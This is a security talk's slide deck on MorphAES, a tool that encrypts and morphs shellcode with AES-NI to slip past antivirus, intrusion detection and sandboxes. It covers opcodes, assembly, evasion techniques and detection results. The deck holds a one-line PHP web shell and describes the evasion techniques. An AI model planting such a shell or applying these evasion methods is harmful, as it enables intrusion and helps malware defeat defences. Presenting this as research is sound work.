

Meta-Polymorphic Evasive ShellCodes

MorphAES



id \$USER



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ShellCodes

Historically:

Code that returns a Shell

Currently:

Any malicious payload

Not just any code!

```
<?php system($_GET['cmd']); ?>
```

An OPCODE!

```
\x31\xc0\x48...\x3b\x0f\x05
```

Opcodes

Opcode ⇔ OS-specific AND CPU-specific assembly instruction in hexa

Android system call ARM

`svc ⇔ \xef`

Windows system call x86

`int ⇔ \xcd`

Linux System call x64

`syscall ⇔ \x0f\x05`

Linux syscall number != Windows != BSD !

Assembly

Low-level

CPU instructions

Direct commands

Hardcore!

```
main(){puts("Hello world!");return 0;}
```

```
.global _start

.text
_start:
# write(1, message, 13)
mov     $1, %rax           # system call 1 is write
mov     $1, %rdi           # file handle 1 is stdout
mov     $message, %rsi     # address of string to output
mov     $13, %rdx          # number of bytes
syscall                          # invoke operating system to do the write

# exit(0)
mov     $60, %rax          # system call 60 is exit
xor     %rdi, %rdi         # we want return code 0
syscall                          # invoke operating system to exit

message:
.ascii  "Hello, world\n"
```

```
0000000000400078 <_start>:
400078: 48 c7 c0 01 00 00 00    mov     $0x1,%rax
40007f: 48 c7 c7 01 00 00 00    mov     $0x1,%rdi
400086: 48 c7 c6 a2 00 40 00    mov     $0x4000a2,%rsi
40008d: 48 c7 c2 0d 00 00 00    mov     $0xd,%rdx
400094: 0f 05                  syscall
400096: 48 c7 c0 3c 00 00 00    mov     $0x3c,%rax
40009d: 48 31 ff              xor     %rdi,%rdi
4000a0: 0f 05                  syscall

00000000004000a2 <message>:
```

Stack Buffer Overflow Demo



Was too lazy to make ppt, duh...

Mitigations

Decrease buffer length?

Put shellcode after stack IP :)

WAF/IDPS/NGFW/UTM/AV

Morphism

Force size

0 day :)

DEP/NX/CANARY/ASLR

ROP/libc/leak/NOPs

SandBox/Emulation???

Stealth

NOP (\x90, inc/dec, mov) obfuscation - IDPS/AV

XOR polymorphism (shikataganai) - IDPS/AV

AES polymorphism - heuristic/dependable/huge

Mutation metamorphism - sandbox



IDEA

ShellCode morpher

Independent AES ASM polymorphism

Metamorphism

Anti-SandBox (evasion)


No bad characters

Cross-platform


Unique NOP sled



AES



Intel AES-NI & XMM



AES-128-ECB

```
pxor xmm15, xmm12      ; First xor
aesdec xmm15, xmm11     ; Round 1 (d
aesdec xmm15, xmm10     ; Round 2
aesdec xmm15, xmm9      ; Round 3
aesdec xmm15, xmm8      ; Round 4
aesdec xmm15, xmm7      ; Round 5
aesdec xmm15, xmm6      ; Round 6
aesdec xmm15, xmm5      ; Round 7
aesdec xmm15, xmm4      ; Round 8
aesdec xmm15, xmm3      ; Round 9
aesdec xmm15, xmm2      ; Round 10
aesdec xmm15, xmm1      ; Round 11
aesdeclast xmm15, xmm0  ; Round 12
```

```
aeskeygenassist xmm2, xmm1, 0x1
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x2
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x4
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x8
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x10
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x20
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x40
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x80
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x1b
call key_expansion_128
aeskeygenassist xmm2, xmm1, 0x36
call key_expansion_128
jmp END;
```

Challenges

Key storage in 128 from 64


Instructions morphism

Bad characters

Arbitrary length storage

NOP sled

No execution in Qemu => Cuckoo



```
mov    %rdx,%rsi  
movaps %xmm0, (%rsi)
```

```
add     $16,%rdx  
movaps  %xmm0, (%rdx)
```

```
jmpq    *%rsi
```

DEMO

Analysis

SSDEEP

6:Cq8bnJYn4Xkm3qECaADATyEnT8snTiETiTcfhUaAP6mYGexCKdKZzX+r
qVCKdKTc:xuJ0Zp2xRZof79G/KVyk/KTbA,

6:vrg+T1RfLEQD/zD1DZzDJ3zDBfjDcDRJDULUwzWq0Cgk3g4zE/Yq0Cgk3g
y12Ots:vLjjEszWCp3w/YCp3Nts,

SHA256: 05491801b765bb080bf0f20e5fc17e2b187a521a781dd0dbb47e19f1e6fc0a98

File name: test

Detection ratio: 2 / 53

Analysis date: 2016-07-11 20:03:46 UTC (11 months, 3 weeks ago) [View latest](#)

Hard Reverse



Score

This file appears fairly benign with a score of **0.0 out of 10.**

Limitations

Pseudo-metamorphism

Unicode

Intel x64 AES-NI


Malware-abuse prevention

Linux tool only (for now)



Mitigations

AI



Sandboxing



QUESTIONS/NOTES?

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